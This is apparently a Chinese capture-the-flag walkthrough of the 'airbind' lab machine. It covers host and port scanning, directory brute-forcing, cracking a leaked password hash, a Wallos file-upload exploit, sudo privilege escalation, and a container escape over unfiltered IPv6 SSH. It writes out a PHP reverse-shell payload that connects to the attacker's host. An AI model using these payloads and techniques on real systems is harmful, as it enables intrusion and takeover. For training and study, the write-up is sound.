**Airbind攻击流程**

1. **信息收集**
   1. **主机发现**

利用arp-scan对网络内主机进行探测，这里除192.168.6.150外均是该网络中的已知服务器，因此192.168.6.150即是airbind靶机。-l代表扫描本地网络，-e指定扫描的网卡。

电脑萤幕画面

描述已自动生成

图- 1

***注：为什么直接锁定到了靶机？***

***解释：这里我们已知airbind是有漏洞的需要进行攻击，因此实际上arp-scan在此只起到了查找airbind网络ip的作用。在实际攻击场景中，我们并不清除哪个主机有漏洞，因此每个探测到的主机都要尝试攻击。***

* 1. **端口扫描**

利用nmap对airbind靶机(192.168.6.150)进行端口扫描。-s代表scan，S代表SYN扫描模式，V代表version以查看端口上的服务的版本信息，-Pn代表禁ping，-p-代表扫描所有端口。发现开放着80端口，22端口可能是被防火墙过滤了。

文本

描述已自动生成

图- 2

* 1. **Web路径扫描**

访问http://192.168.6.150:80，发现该网站是一个wallos，先爆破一下当前位置的路径。命令行输入gobuster dir -u '192.168.6.150' -w '/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt' -x jpg,txt,png,zip,php,bak,html，得到爆破到的路径。存在一个db目录，该目录一般用于存储数据库信息。在浏览器中按f12打开开发者界面，以避免访问某些网页时遗漏隐藏信息。然后访该路径即<http://192.168.6.150/db/>，有一个文件wallos.db，点击下载该文件查看。

图形用户界面, 文本, 应用程序

描述已自动生成

图- 3

文本

描述已自动生成

图- 4

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

图- 5

使用DB Browser for SQLite打开该文件查看，发现存在一个user表，很可能存在用户名和密码，右键浏览表查看发现一个用户名和bcrypt散列的密码。尝试利用john破解一下该密码。讲该hash存储在文件hash.txt中，在命令行输入john hash.txt，破解成功，密码为admin。

图形用户界面, 应用程序

描述已自动生成

图- 6

图形用户界面, 文本

描述已自动生成

图- 7

图形用户界面, 应用程序

描述已自动生成

图- 8

文本

描述已自动生成

图- 9

输入账户名和密码admin和admin后登录成功，再重新爆破一下路径看有没有什么变化。F12打开开发者工具后，点解network后刷新当前登录成功后的页面，查看cookie和user-agent，将cookie值和user-agent值复制下来，在命令行输入gobuster dir -u '192.168.6.150' -w '/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt' -c 'PHPSESSID=bbbq9k6isipaqiqv8irer05anp; language=en; theme=light' -a 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36' -x jpg,txt,png,zip,php,bak,html，其中-c代表cookie，-a代表user-agent。扫描后发现有两个文件从重定向变为可直接访问了，index.php就是当前登录后的页面，about.php中是当前wallos的版本号。有了版本号就可以去查查看该版本号的wallos是否存在漏洞。

图形用户界面

描述已自动生成

图- 10

文本

描述已自动生成

图- 11

图形用户界面, 文本, 应用程序

描述已自动生成

图- 12

访问<https://www.exploit-db.com/>查找wallos，发现确实存在1.11.2版本之前的漏洞。打开阅读后发现该漏洞是一个文件上传远程代码执行漏洞，通过添加订阅（subscription）时上传图片的功能以上传恶意文件。




图- 13

图形用户界面, 文本, 应用程序

描述已自动生成

图- 14

1. **实施攻击**
   1. **抓取正常文件上传报文**

使用burpsuite抓包查看，点击添加一个订阅，然后输入必须输入的部分，选择upload logo，随意选择一个正常的图片，开启burpsuite拦截，然后点击save保存，此时便拦截到这个提交正常图片的数据包。

图片包含 图示

描述已自动生成

图- 15

电脑软件截图

描述已自动生成

图- 16

文本

描述已自动生成

图- 17

* 1. **上传恶意脚本文件**

根据查询到的wallos漏洞利用方法，摁crtl+r将该报文发送到重放器（repeater）,修改filename的后缀为php，Content-Type字段为image/jpeg，回车后添加GIF89a;，再回车后添加<?php system('/bin/bash -c "bash -i >& /dev/tcp/192.168.6.149/6666 0>&1"'); ?>，这是一个反弹shell的命令，其中192.168.6.149是kali的ip，然后点击发送。

文本

中度可信度描述已自动生成

图- 18

* 1. **获取www-data shell**

访问<http://192.168.6.150/images/uploads/logos/>，发现存在一个新的文件（前边的几个文件是测试上传，正常情况下没有），此时在kali用nc开启监听，输入nc -lvp 6666开启监听后，点击该文件，反弹shell成功建立。

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

图- 19

1. **权限提升**

输入sudo -l查看用户sudo权限，发现www-data可以无需密码运行sudo命令，运行sudo su切换至root用户，然后输入scritp /dev/null -c /bin/bash建立一个交互式shell。拿到root权限。

文本

描述已自动生成

图- 20

文本

描述已自动生成

图- 21

文本

描述已自动生成

图- 22

查看root家目录并没有发现什么文件，不过存在一个隐藏目录.ssh，进入后查看发现存在一个ssh私钥，is\_rsa。输入fdisk -l命令回复没有该命令，输入ifconfig查看并没有找到某个网卡具有192.168.6.150的ip。

文本

描述已自动生成

图- 23

图形用户界面, 网站

描述已自动生成

图- 24

文本

描述已自动生成

图- 25

1. **容器逃逸**

ip route命令查看路由配置，发现10.0.3.1是网关，也就是说他是宿主机在容器侧的ip，防火墙虽然过滤了外部对22端口的访问，但是并不一定会过滤通容器过内部访问，尝试连接宿主机的22端口，输入nc -v 10.0.3.1 22，并没有建立连接，证明宿主机并未允许在容器中与宿主机的22端口建立连接。

文本

描述已自动生成

图- 26



图- 27

如果该靶机采用的是iptables作为防火墙，那可能会遗漏对ipv6的22端口的过滤，因为iptables只能过滤ipv4，而iptables6才能过滤ipv6；不仅如此，往往很多情况下靶机的用户都会忘记对ipv6配置防火墙规则，而只对ipv4配置了防火墙规则。

尝试在kali利用ping6扫描网络内的ipv6，命令行输入ping6 -I eth0 ff02::1，其中-I指定扫描的网络所在的网卡，ff02::1代表广播ipv6广播地址。然后输入命令ip -6 neigh show查看扫描到的所有ipv6的mac，通过输入命令arp -a查看192.168.6.150靶机ip的mac为08:00:27:93:5f:db，其对应的ipv6为fe80::a00:27ff:fe93:5fdb。用nmap扫描该ipv6查看开启的服务，命令行输入nmap -6 -Pn -p- fe80::a00:27ff:fe93:5fdb%eth0，发现ipv6的22端口是打开的，并没有被防火墙过滤。

文本

描述已自动生成

图- 28

文本

描述已自动生成

图- 29

文本

描述已自动生成

图- 30

文本

描述已自动生成

图- 31

利用之前容器中root用户家目录下.ssh目录下的ssh私钥id\_rsa，登录到宿主机root用户。在命令行中输入ssh -i ./id\_rsa root@fe80::a00:27ff:fe93:5fdb%eth0，成功获取宿主机root权限。输入fdisk -l后回显非空，输入ifconfig找到了192.168.6.150所在网卡，逃逸成功。

文本

描述已自动生成

图- 32

图片包含 文本

描述已自动生成

图- 33

文本

描述已自动生成

图- 34

手机屏幕的截图

描述已自动生成

图- 35